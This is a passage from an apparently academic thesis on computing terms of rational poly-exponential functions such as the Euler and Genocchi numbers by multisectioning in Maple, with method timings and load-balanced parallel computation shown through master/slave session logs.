As before, in Section 4.7, polynomials can be factored from a poly-exponential function, to make the linear recurrence relations easier to solve. Write $t(x) = p(x)\bar{t}(x)$, the denominator of some

rational poly-exponential function, for $t(x)$, $\bar{t}(x) \in \mathcal{P}$ and $p(x)$ a polynomials. Then notice, that for calculating the denominator, then a factor of $\prod_{i=0}^{m-1} p(x\omega_m^i)$ can be pulled out.

A similar process for the top linear recurrence relation can be done, but some extra care need be taken.

Example 32 *Consider the following example in Maple.*

```
> \mapleinline{active}{1d}{with(MS):}{%
> }
```

This example looks at the Bernoulli numbers. But for this example, modify the equation, so that it can be demonstrated how common factors of polynomials can be taken out. So examine $\frac{x^2+x}{x\,e^x-x+e^x-1} = \frac{\sum_{i=0}^{\infty} \frac{b_i\,x^i}{i!}}{\sum_{j=0}^{\infty} \frac{d_j\,x^j}{j!}}$. *Now multisection this by 4 at 2.*

So the bottom can be

$\prod_{i=0}^{3} (x\,{\omega_4}^i + 1)\,(e^{(x\,{\omega_4}^i)} - 1) = (\prod_{i=0}^{3} (x\,{\omega_4}^i - 1))\,(\prod_{i=0}^{3} (e^{(x\,{\omega_4}^i)} - 1))$. *So there is a polynomial that can be factored out. After this simply work out the normal linear recurrence relation for the bottom. This could have done automatically by:*

```
> \mapleinline{active}{1d}{`bottom/ms/factor`((x+1)*(exp(x)-1),f,x,4);}{
> %
> }
```

$$\mathrm{f}(x) = 4\,\mathrm{f}(x-8) - 3\,\mathrm{f}(x-4),\ f,\ x,\ [\ \mathrm{f}(0) = 0,\ \mathrm{f}(1) = 0,\ \mathrm{f}(2) = 0,\ \mathrm{f}(3) = 0,\ \mathrm{f}(4) = -24,\ \mathrm{f}(5) = 0,\ \mathrm{f}(6) = 0,\ \mathrm{f}(7) = 0,\ \mathrm{f}(8) = 56]\ ,\ -x^4 + 1$$

Where the last value is the polynomial that is pulled out.

The top can be similarly manipulated so as to get the common polynomial to be pulled out.

```
> \mapleinline{active}{1d}{`top/ms/factor`(x^2+x,
> (x+1)*(exp(x)-1),f,x,4,2);}{%
> }
```

$$\mathrm{f}(x) = 4\,\mathrm{f}(x-2) - 3\,\mathrm{f}(x-1),\ f,\ x,[\mathrm{f}(0) = 0,\ \mathrm{f}(1) = 0,\ \mathrm{f}(2) = 0,\ \mathrm{f}(3) = 0,\ \mathrm{f}(4) = 0,\ \mathrm{f}(5) = -10,\ \mathrm{f}(6) = 0,\ \mathrm{f}(7) = 0,\ \mathrm{f}(8) = 0,\ \mathrm{f}(9) = 30,\ \mathrm{f}(10) = 0,\ \mathrm{f}(11) = 0,\ \mathrm{f}(12) = 0,\ \mathrm{f}(13) = -130,\ \mathrm{f}(14) = 0,\ \mathrm{f}(15) = 0,\ \mathrm{f}(16) = 0,\ \mathrm{f}(17) = 510,\ \mathrm{f}(18) = 0,\ \mathrm{f}(19) = 0,\ \mathrm{f}(20) = 0,\ \mathrm{f}(21) = -2050,\ \mathrm{f}(22) = 0,\ \mathrm{f}(23) = 0,\ \mathrm{f}(24) = 0,\ \mathrm{f}(25) = 8190,\ \mathrm{f}(26) = 0,\ \mathrm{f}(27) = 0,\ \mathrm{f}(28) = 0,\ \mathrm{f}(29) = -32770,\ \mathrm{f}(30) = 0,\ \mathrm{f}(31) = 0],\ (x - I)\,(x - 1)\,(x + I)\,x\,(x + 1)$$

5.7 Conclusions.

The conclusion that are listed in this section are conclusions as to which implemenations are faster, the conclusions are not for which methods are faster. This is because Maple combines a relatively sophisticate code to deal with certain problems, and some very naive methods for others. Hence the implementation of any method in this chapter can be greatly impacted on by the underlying methods used by Maple for certain problems, (for examples, solving linear systems of equations, how it performs resultants, etc).

5.7.1 Denominator.

The different methods that are possible for determining the bottom linear recurrence relation of a multisectioned rational poly-exponential function are:

1. naive method, (Chapter 3, Lemma 3.1),
2. the recurrence polynomial with resultants (Section 5.1),
3. linear algebra, with symbolic differentiation (Chapter 4, Section 4.3),
4. linear algebra, fast Fourier transform method 1, (Subsection 5.2.1),
5. linear algebra, fast Fourier transform method 2, (Subsection 5.2.2),
6. looking at symmetries of the denominator, (Section 5.4),
7. computing over the integers, (Section 5.5),
8. factoring polynomials out, in combination with any of the above, (Section 5.6).

- Here, the use of some knowledge (of how large the linear recurrence relation will be) is of great use to method 3 and 4. For example, without this knowledge, trying to determine the bottom linear recurrence relation of the Euler numbers when multisectioned by 8 takes over 60 seconds and 10.65 for methods 3 and 4 respectively, where as with this knowledge this take 4.58 and 3.86 seconds.
- The naive method, method 1, although the easiest to implement, is not very efficient taking 11 seconds to do this problem, whereas method 2 and 5 take 2.72 seconds and 1.42 seconds respectively.
- If the same problem is looked at, but multisectioning by 9 instead of by 8, then of all the methods from 1 to 5, with the exception of method 5, take too long to be practical (even with knowledge).

- Method 5 takes about 126.9 seconds.
- By taking into account a symmetry (method 6) of order p, the existing methods can be expected to be able to multisection by a factor of p more. For example, with the Euler numbers, instead of having a upper bound of 12 for multisectioning, an upper bound of about 24 is achieved. (The Euler numbers have a symmetry of order 2 in the denominator.)
- Methods 7 and 8 are of little interest, as rarely do functions meet the criteria that would be required for these methods to be of use.
- (These times were done on "bb" (2 180 MHZ IP27 Processors, Main memory size, 256 Mbytes), using the Maple interpretation of a CPU second.)

5.7.2 Numerator.

The different methods that are possible for determining the top linear recurrence relation of a multisectioned rational poly-exponential function are:

1. naive method, (Chapter 3, Lemma 3.1),
2. the recurrence polynomial and resultants (Section 5.1),
3. linear algebra with symbolic differentiation, (Chapter 4, Section 4.3),
4. linear algebra, fast Fourier transform, (Subsection 5.2),
5. factoring polynomials out, in combination with any of the above, (Section 5.6),
6. using information about the bottom linear recurrence relation. (Section 5.3).

- Again the problem of the Euler numbers was looked at - trying to determine the top linear recurrence relation.
- An examination of the times gives that method 6 is by far the best.
- When multisectioning by 8 at 2, the other methods, in order take;
  - with method 1, 201.733 seconds,
  - with method 2, over 1000 seconds,
  - with method 3, over 1000 seconds,
  - with method 3, 55.62 (with knowledge),
  - with method 4, over 1000 seconds, and

  - with method 4, 494.15 (with knowledge).

- This is in comparison to method 6, which took only 30.467 seconds.
- If the denominator had a symmetry of order p, then it becomes possible to multisection by a factor of p more. For example, instead of having an upper bound of multisectioning by 12 for the Euler numbers, the upper bound becomes 24. (The Euler numbers have a symmetry of order 2 in the denominator.)
- (These times were done on "bb" (2 180 MHZ IP27 Processors, Main memory size, 256 Mbytes), using the Maple interpretation of a CPU second.)

Chapter 6

Doing the calculation.

When doing calculations, there are numerous things that can be done at the programming level to speed up the calculations. The first two sections, Sections 6.1 and 6.2 talk about methods where concurrence is exploited. The third section, Section 6.3 discusses the largest problems at the time of submission of this thesis that these techniques have been used for. The last section, Section 6.4 discusses some methods of validating the correctness of the results.

The methods in this thesis so far have allowed the calculation of terms of rational poly-exponential functions to be run on m different machines by multisectioning by m. After the problem is divided up by multisectioning, to m different computers, no communication is needed between these computers. The method of multisectioning is limited by the size m, as multisectioning by large m quickly becomes impractical. After multisectioning by m, the computation can only be done on at most m different machines.

This does not mean though that only m different processors can be used. By allowing communication between processors, the problem can be broken up further. The basis of this idea is that to calculate the k-th number, the previous $k-1$ numbers are needed, but not all of them need to be known when the computation is started. When calculating the k-th number, have n other processors working out the $k-1$, $k-2$, ..., $k-n$ numbers. So long as this information is available by the end of the computation there is no problem. Many of the techniques for concurrency used here are described in Snow, [27].

There are two different techniques described here. The first as described in Section 6.1 is in the case with n processors, where all the processors are the same speed (i.e. a dedicated multi-processor machine). This type of problem does not need to worry about load balancing.

The second case, as described in Section 6.2 is that with multiple CPU's, not all of which are

the same speed (i.e. a cluster of PCs with different clock speeds). To properly take advantage of the CPUs to their maximum efficiency, more complicated code need be written that will attempt to balance the load. Failing to do this will lead to a computation on n CPU's that is only n times faster than the slowest processor.

6.1 Load balanced code.

6.1.1 Overview.

Assume there are n processors, all of which are the same speed, and the calculations are of well-distributed difficulty (as is the case with rational poly-exponential function), then give every n-th problem to each CPU. At the end of each calculation, the results are communicated to the other processors.

For this problem, the master/slave paradigm is used, as it reduces the number of communication channels that are required. The "*process*" package in Maple was used, which utilized the Unix commands of fork, pipe, wait, block, etc. As a result in implementing this, and preparing the worksheets, numerous bugs in the "*process*" package in Maple were found. For more information see Appendix D Sections D.3, D.4, and D.5.

6.1.2 Details of algorithm.

Assume the program is run with n slaves. Using the master/slave paradigm, have the master tell the slave which calculation to start with, and how large an increment to use. So slave 1 is told to calculate b_1, b_{1+n}, b_{1+2n}, ..., up to some maximum, slave 2 will calculate b_2, b_{2+n}, ..., etc. The slave, when it has done a calculation will tell the master. The master then passes this information on to all of the other $n-1$ slaves.

When the slave needs information, it simply waits for the master to provide this information. This is one of the reasons why in this model it is very important that the slaves are the same speed. If one slaves is slower than the other slaves, then all of these slaves will constantly be waiting for this one slave to complete its calculation before they can continue.

This is summarized below in Figure 6.1.




Figure 6.1: Load balanced master/slave diagram.

For more information, see Appendix A, Subsection A.7.2.

Example 33 *Consider the problem of calculating the Genocchi numbers, defined by the exponential generating function* $\frac{2x}{e^x+1}$. *For more information about the Maple code, see Appendix A. For the Maple code see Appendix E. The Maple code and help files (including information about syntax) are available on the web at [1]. For this, consider the calculation given that the recursion formula is multisectioned by 2 at 0. Further assume that there are two slaves (i.e. a 2 CPU machine).*

```
    |\^/|     Maple V Release 5 (Simon Fraser University)
._|\|   |/|_. Copyright (c) 1981-1997 by Waterloo Maple Inc. All rights
 \  MAPLE  /  reserved. Maple and Maple V are registered trademarks of
 <____ ____>  Waterloo Maple Inc.
      |       Type ? for help.
> with(MS): with(process): readlib(‘calcul/balanced/worker‘):
>
> bot := ‘bottom/ms/linalg/fft2‘(exp(x)+1,f,x,2);
```

```
bytes used=1007116, alloc=851812, time=0.24
          bot := f(x) = f(x - 2), f, x, [f(0) = 4, f(1) = 0, f(2) = 2]

> Bot := `egf/makeproc`(bot):
> top := `top/ms/linalg/fft`(2*x, exp(x)+1, f, x, 2, 0);
top := f(x) = -f(x - 4) + 2 f(x - 2), f, x,

    [f(0) = 0, f(1) = 0, f(2) = -4, f(3) = 0]

> Top := `egf/makeproc`(top):
>
# Increase the information presented, so as to demonstrate how
# the slaves and the master interact with each other.
>
> infolevel[MS] := 4;
                                infolevel[MS] := 4

>
> B := `calcul/balanced`(2, 10, Top, Bot, 2, 0): seq(B[2*i], i=0..5);
calcul/balanced:   "Starting up slave"   0
calcul/balanced/worker:   "Slave"   0   "working on problem"   0
calcul/balanced/worker:   "Slave"   0   "getting needed info from Master"
calcul/balanced/worker:   "Slave"   0   "finishing calculation"
calcul/balanced:   "Starting up slave"   2
calcul/balanced/worker:   "Slave"   0   "Reporting to Master"
calcul/balanced/worker:   "Slave"   2   "working on problem"   2
calcul/balanced/worker:   "Slave"   2   "getting needed info from Master"
calcul/balanced:   "Getting information from slave"   0
calcul/balanced/worker:   "Slave"   0   "working on problem"   4
calcul/balanced/worker:   "Slave"   0   "getting needed info from Master"
calcul/balanced:   "Sending info to slave"   2
calcul/balanced:   "Getting information from slave"   2
calcul/balanced/worker:   "Slave"   2   "finishing calculation"
calcul/balanced/worker:   "Slave"   2   "Reporting to Master"
calcul/balanced/worker:   "Slave"   2   "working on problem"   6
calcul/balanced/worker:   "Slave"   2   "getting needed info from Master"
calcul/balanced:   "Sending info to slave"   0
```

```
calcul/balanced:   "Getting information from slave"   0
calcul/balanced/worker:   "Slave"   0   "finishing calculation"
calcul/balanced/worker:   "Slave"   0   "Reporting to Master"
calcul/balanced/worker:   "Slave"   0   "working on problem"   8
calcul/balanced:   "Sending info to slave"   2
calcul/balanced/worker:   "Slave"   0   "getting needed info from Master"
calcul/balanced/worker:   "Slave"   2   "finishing calculation"
calcul/balanced/worker:   "Slave"   2   "Reporting to Master"
calcul/balanced/worker:   "Slave"   2   "working on problem"   10
calcul/balanced/worker:   "Slave"   2   "getting needed info from Master"
calcul/balanced:   "Getting information from slave"   2
calcul/balanced:   "Sending info to slave"   0
calcul/balanced:   "Getting information from slave"   0
calcul/balanced/worker:   "Slave"   0   "finishing calculation"
calcul/balanced/worker:   "Slave"   0   "Reporting to Master"
calcul/balanced:   "Sending info to slave"   2
calcul/balanced/worker:   "Slave"   2   "finishing calculation"
calcul/balanced/worker:   "Slave"   2   "Reporting to Master"
calcul/balanced:   "Getting information from slave"   2
calcul/balanced:   "Sending info to slave"   0
calcul/balanced:   "Stopping slave"   0
bytes used=1964100, alloc=1441528, time=0.01
calcul/balanced:   "Stopping slave"   2
bytes used=1966624, alloc=1441528, time=0.02
                            0, -1, 1, -3, 17, -155

> quit
bytes used=1969268, alloc=1441528, time=0.51
```

6.2 Load balancing code.

6.2.1 Overview.

If the system does not have balanced CPU power, then the code must balance the load.

Again this method uses the master/slave paradigm, although refinements to this have been made which will be discussed later. Say at some time in the calculation there are k processes running to

calculate b_n, b_{n+1}, ..., b_{n+k}. If on the computation $n+s$, $(1 \leq s \leq k)$, the processor can do no more calculations until the information of the value of b_n is provided to it. Instead of waiting (as would have been done in Section 6.1), this process will ask for more work. It will then start calculating b_{n+k+1}, and will get back to the calculations of b_{n+s} when the necessary information is available.

For technical reasons it was decided to have an intermediate process, the overseer, between the master and the slave. This overseer's job is to provide communication between the master and the slave, as well as deciding when a slave can no longer continue working (as the information needed is not available yet), and start a new calculation.

6.2.2 Details of algorithm.

There is one overseer per machine, and one master.

The master will wait until it receives a "need work" message from an overseer. At this point, the master will send the overseer an index of something to be computed.

The overseer will first delegate the work to some slave (if creating the slave, the overseer will also tell the slave everything that the overseer knows).

The slave upon creation/call will start its calculation of the index i given to it. If the slave gets to a point where it needs more information, it will ask the overseer. Upon completion, it will send back the calculation to the overseer and await new work.

The overseer, when it gets a request for information from a slave, will send the information, if it is known. If the information is not known then the overseer will send a message to the master asking for more work. The overseer will keep track that this slave is waiting for this information, and when the overseer acquires this information, it will provide this information to the slave. When the overseer receives the result of a calculation, it will send the result of this calculation to the master. The overseer will ask for work if it has no slaves working (slaves get in each other's way).

The overseer will constantly be waiting for information from the master. The master, when it has a new calculation, will send the information to the other overseers.

This is summarized below in Figure 6.2.




Figure 6.2: Load balancing master/overseer/slave diagram.

Example 34 *Consider the following example. The first part is the master, which shows what the*

master is asking the overseer to do. The second and third parts are the two overseers, which demonstrates their side of the conversation.

1. *The master,*

```
    |\^/|     Maple V Release 5 (Simon Fraser University)
._|\|   |/|_. Copyright (c) 1981-1997 by Waterloo Maple Inc. All rights
 \  MAPLE  /  reserved. Maple and Maple V are registered trademarks of
 <____ ____>  Waterloo Maple Inc.
      |       Type ? for help.
> with(MS): with(process):
> Info[0] := 1:
> infolevel[MS] := 2:
> A := `calcul/balancing/master`(bb, [perfect, penny], 10, 2, 2,
>           Euler, 125, Info):
calcul/balancing/master:   "Working on requested for work from perfect"
calcul/balancing/master:   "Tell perfect to work on the value of 2"
calcul/balancing/master:   "Working on requested for work from penny"
calcul/balancing/master:   "Tell penny to work on the value of 4"
calcul/balancing/master:   "Working on requested for work from perfect"
calcul/balancing/master:   "Tell perfect to work on the value of 6"
calcul/balancing/master:   "Working on requested for work from penny"
calcul/balancing/master:   "Tell penny to work on the value of 8"
calcul/balancing/master:   "Got some data for the value of 2 from perfect"
calcul/balancing/master:   "Got some data for the value of 8 from penny"
calcul/balancing/master:   "Working on requested for work from perfect"
calcul/balancing/master:   "Tell perfect to work on the value of 10"
calcul/balancing/master:   "Working on requested for work from penny"
calcul/balancing/master:   "Tell penny to quit"
calcul/balancing/master:   "Got some data for the value of 4 from penny"
calcul/balancing/master:   "Working on requested for work from penny"
calcul/balancing/master:   "Tell penny to quit"
calcul/balancing/master:   "Got some data for the value of 6 from perfect"
calcul/balancing/master:   "Got some data for the value of 10 from perfect"
calcul/balancing/master:   "Telling perfect to quit"
calcul/balancing/master:   "Telling penny to quit"
>
> seq(A[i],i=0..10);
```

```
            1, A[1], -1, A[3], 5, A[5], -61, A[7], 1385, A[9], -50521

> quit
bytes used=420460, alloc=393144, time=0.12
```

2. *Overseer perfect,*

```
    |\^/|     Maple V Release 5 (Simon Fraser University)
._|\|   |/|_. Copyright (c) 1981-1997 by Waterloo Maple Inc. All rights
 \  MAPLE  /  reserved. Maple and Maple V are registered trademarks of
 <____ ____>  Waterloo Maple Inc.
      |       Type ? for help.
> with(MS): with(process): readlib(`process/block`):
> readlib(`calcul/writepipe`):
>
> Info[0] := 1:
> Top := `egf/makeproc`(`top/ms/linalg/fft`(2,exp(x)+exp(-x),f,x,2,0)):
> Bot := `egf/makeproc`(`bottom/ms/linalg/fft2`(exp(x)+exp(-x),f,x,2)):
bytes used=1292572, alloc=1048384, time=0.35
>
> infolevel[MS] := 4:
>
> `calcul/balancing/overseer`(bb, perfect, Top, Bot, 2, 0, Info, 1, 1);
calcul/balancing/overseer:   "Waiting for instructions"
calcul/balancing/overseer:
"Has 0 slaves 0 running 0 waiting and the message is Work"
calcul/balancing/overseer:   "Got info from slave/master 0"
calcul/balancing/overseer:   "Told to do work on 2 from 0"
calcul/balancing/slave:   "Slave 1 is waiting for instructions"
calcul/balancing/slave:   "Slave 1 is working on determining the value for 2"
calcul/balancing/overseer:   "Waiting for instructions"
calcul/balancing/slave:   "Telling the overseer about the new value for 2"
calcul/balancing/slave:   "Slave 1 is waiting for instructions"
calcul/balancing/overseer:
"Has 1 slaves 1 running 0 waiting and the message is Work"
calcul/balancing/overseer:   "Got info from slave/master 0"
calcul/balancing/overseer:   "Told to do work on 6 from 0"
calcul/balancing/overseer:   "Waiting for instructions"
```

```
calcul/balancing/overseer:
"Has 1 slaves 1 running 0 waiting and the message is Data"
calcul/balancing/overseer:   "Got info from slave/master 1"
calcul/balancing/overseer:   "Given some new data 2 from 1"
calcul/balancing/overseer:   "Slave"   1   "is no longer working, "
"so give it outstanding work"
calcul/balancing/overseer:   "Waiting for instructions"
calcul/balancing/slave:   "Slave 1 is working on determining the value for 6"
calcul/balancing/slave:   "Asking for data of "   2
calcul/balancing/overseer:
"Has 1 slaves 1 running 0 waiting and the message is Need Data"
calcul/balancing/overseer:   "Got info from slave/master 1"
calcul/balancing/overseer:   "Asked for data"   2   "from"   1
calcul/balancing/overseer:   "Waiting for instructions"
calcul/balancing/slave:   "Got some data 2 from 1"
calcul/balancing/slave:   "Asking for data of "   4
calcul/balancing/overseer:
"Has 1 slaves 1 running 0 waiting and the message is Need Data"
calcul/balancing/overseer:   "Got info from slave/master 1"
calcul/balancing/overseer:   "Asked for data"   4   "from"   1
calcul/balancing/overseer:   "Doesn't know the info"   4   "for"   1
calcul/balancing/overseer:   "Waiting for instructions"
bytes used=2293024, alloc=1703624, time=1.04
calcul/balancing/overseer:
"Has 1 slaves 1 running 1 waiting and the message is Data"
calcul/balancing/overseer:   "Got info from slave/master 0"
calcul/balancing/overseer:   "Given some new data 8 from 0"
calcul/balancing/overseer:   "Waiting for instructions"
calcul/balancing/overseer:
"Has 1 slaves 1 running 1 waiting and the message is Work"
calcul/balancing/overseer:   "Got info from slave/master 0"
calcul/balancing/overseer:   "Told to do work on 10 from 0"
calcul/balancing/overseer:   "Waiting for instructions"
calcul/balancing/overseer:
"Has 1 slaves 1 running 1 waiting and the message is Data"
calcul/balancing/overseer:   "Got info from slave/master 0"
calcul/balancing/overseer:   "Given some new data 4 from 0"
```

```
calcul/balancing/overseer:   "Telling waiting slave 1 about this data"
calcul/balancing/overseer:   "Waiting for instructions"
calcul/balancing/slave:   "Got some data 4 from 1"
calcul/balancing/slave:   "Telling the overseer about the new value for 6"
calcul/balancing/slave:   "Slave 1 is waiting for instructions"
calcul/balancing/overseer:
"Has 1 slaves 1 running 0 waiting and the message is Data"
calcul/balancing/overseer:   "Got info from slave/master 1"
calcul/balancing/overseer:   "Given some new data 6 from 1"
calcul/balancing/overseer:   "Slave"   1   "is no longer working, "
"so give it outstanding work"
calcul/balancing/overseer:   "Waiting for instructions"
calcul/balancing/slave:   "Slave 1 is working on determining the value for
10"
calcul/balancing/slave:   "Asking for data of "   6
calcul/balancing/overseer:
"Has 1 slaves 1 running 0 waiting and the message is Need Data"
calcul/balancing/overseer:   "Got info from slave/master 1"
calcul/balancing/overseer:   "Asked for data"   6   "from"   1
calcul/balancing/overseer:   "Waiting for instructions"
calcul/balancing/slave:   "Got some data 6 from 1"
calcul/balancing/slave:   "Asking for data of "   8
calcul/balancing/overseer:
"Has 1 slaves 1 running 0 waiting and the message is Need Data"
calcul/balancing/overseer:   "Got info from slave/master 1"
calcul/balancing/overseer:   "Asked for data"   8   "from"   1
calcul/balancing/overseer:   "Waiting for instructions"
calcul/balancing/slave:   "Got some data 8 from 1"
calcul/balancing/slave:   "Telling the overseer about the new value for 10"
calcul/balancing/slave:   "Slave 1 is waiting for instructions"
calcul/balancing/overseer:
"Has 1 slaves 1 running 0 waiting and the message is Data"
calcul/balancing/overseer:   "Got info from slave/master 1"
calcul/balancing/overseer:   "Given some new data 10 from 1"
calcul/balancing/overseer:   "Slave 1 is no longer working"
calcul/balancing/overseer:   "Ask for more work"
calcul/balancing/overseer:   "Waiting for instructions"
```

```
calcul/balancing/overseer:
"Has 1 slaves 0 running 0 waiting and the message is Quit"
calcul/balancing/overseer:   "Got info from slave/master 0"
calcul/balancing/overseer:   "Telling the 1th slaves to quit"
calcul/balancing/slave:   "Slave Quitting"   1
bytes used=2248948, alloc=1703624, time=0.02
calcul/balancing/overseer:   "The 1th slave has quit"
calcul/balancing/overseer:   "Everyones quit, time to go home"
> quit
bytes used=2600132, alloc=1703624, time=1.30
```

3. *Overseer penny,*

```
    |\^/|     Maple V Release 5 (Simon Fraser University)
._|\|   |/|_. Copyright (c) 1981-1997 by Waterloo Maple Inc. All rights
 \  MAPLE  /  reserved. Maple and Maple V are registered trademarks of
 <____ ____>  Waterloo Maple Inc.
      |       Type ? for help.
> with(MS): with(process): readlib(`process/block`):
> readlib(`calcul/writepipe`):
>
> Info[0] := 1:
> Top := `egf/makeproc`(`top/ms/linalg/fft`(2,exp(x)+exp(-x),f,x,2,0)):
> Bot := `egf/makeproc`(`bottom/ms/linalg/fft2`(exp(x)+exp(-x),f,x,2)):
bytes used=1292572, alloc=1048384, time=0.33
>
> infolevel[MS] := 4:
>
> `calcul/balancing/overseer`(bb, penny, Top, Bot, 2, 0, Info, 1, 1);
calcul/balancing/overseer:   "Waiting for instructions"
calcul/balancing/overseer:
"Has 0 slaves 0 running 0 waiting and the message is Data"
calcul/balancing/overseer:   "Got info from slave/master 0"
calcul/balancing/overseer:   "Given some new data 8 from 0"
calcul/balancing/overseer:   "Waiting for instructions"
calcul/balancing/overseer:
"Has 0 slaves 0 running 0 waiting and the message is Work"
calcul/balancing/overseer:   "Got info from slave/master 0"
```

```
calcul/balancing/overseer:   "Told to do work on 4 from 0"
calcul/balancing/slave:   "Slave 1 is waiting for instructions"
calcul/balancing/overseer:   "Waiting for instructions"
calcul/balancing/slave:   "Slave 1 is working on determining the value for 4"
calcul/balancing/slave:   "Asking for data of "   2
calcul/balancing/overseer:
"Has 1 slaves 1 running 0 waiting and the message is Need Data"
calcul/balancing/overseer:   "Got info from slave/master 1"
calcul/balancing/overseer:   "Asked for data"   2   "from"   1
calcul/balancing/overseer:   "Doesn't know the info"   2   "for"   1
calcul/balancing/overseer:   "Waiting for instructions"
calcul/balancing/overseer:
"Has 1 slaves 1 running 1 waiting and the message is Work"
calcul/balancing/overseer:   "Got info from slave/master 0"
calcul/balancing/overseer:   "Told to do work on 8 from 0"
calcul/balancing/overseer:   "Already know the info"
calcul/balancing/overseer:   "Waiting for instructions"
calcul/balancing/overseer:
"Has 1 slaves 1 running 1 waiting and the message is Data"
calcul/balancing/overseer:   "Got info from slave/master 0"
calcul/balancing/overseer:   "Given some new data 2 from 0"
calcul/balancing/overseer:   "Telling waiting slave 1 about this data"
calcul/balancing/overseer:   "Waiting for instructions"
calcul/balancing/slave:   "Got some data 2 from 1"
calcul/balancing/slave:   "Telling the overseer about the new value for 4"
calcul/balancing/slave:   "Slave 1 is waiting for instructions"
bytes used=2292796, alloc=1572576, time=0.84
calcul/balancing/overseer:
"Has 1 slaves 1 running 0 waiting and the message is Data"
calcul/balancing/overseer:   "Got info from slave/master 1"
calcul/balancing/overseer:   "Given some new data 4 from 1"
calcul/balancing/overseer:   "Slave 1 is no longer working"
calcul/balancing/overseer:   "Ask for more work"
calcul/balancing/overseer:   "Waiting for instructions"
calcul/balancing/overseer:
"Has 1 slaves 0 running 0 waiting and the message is Quit"
calcul/balancing/overseer:   "Got info from slave/master 0"
```

```
calcul/balancing/overseer:   "Telling the 1th slaves to quit"
calcul/balancing/slave:   "Slave Quitting"   1
bytes used=2210520, alloc=1507052, time=0.01
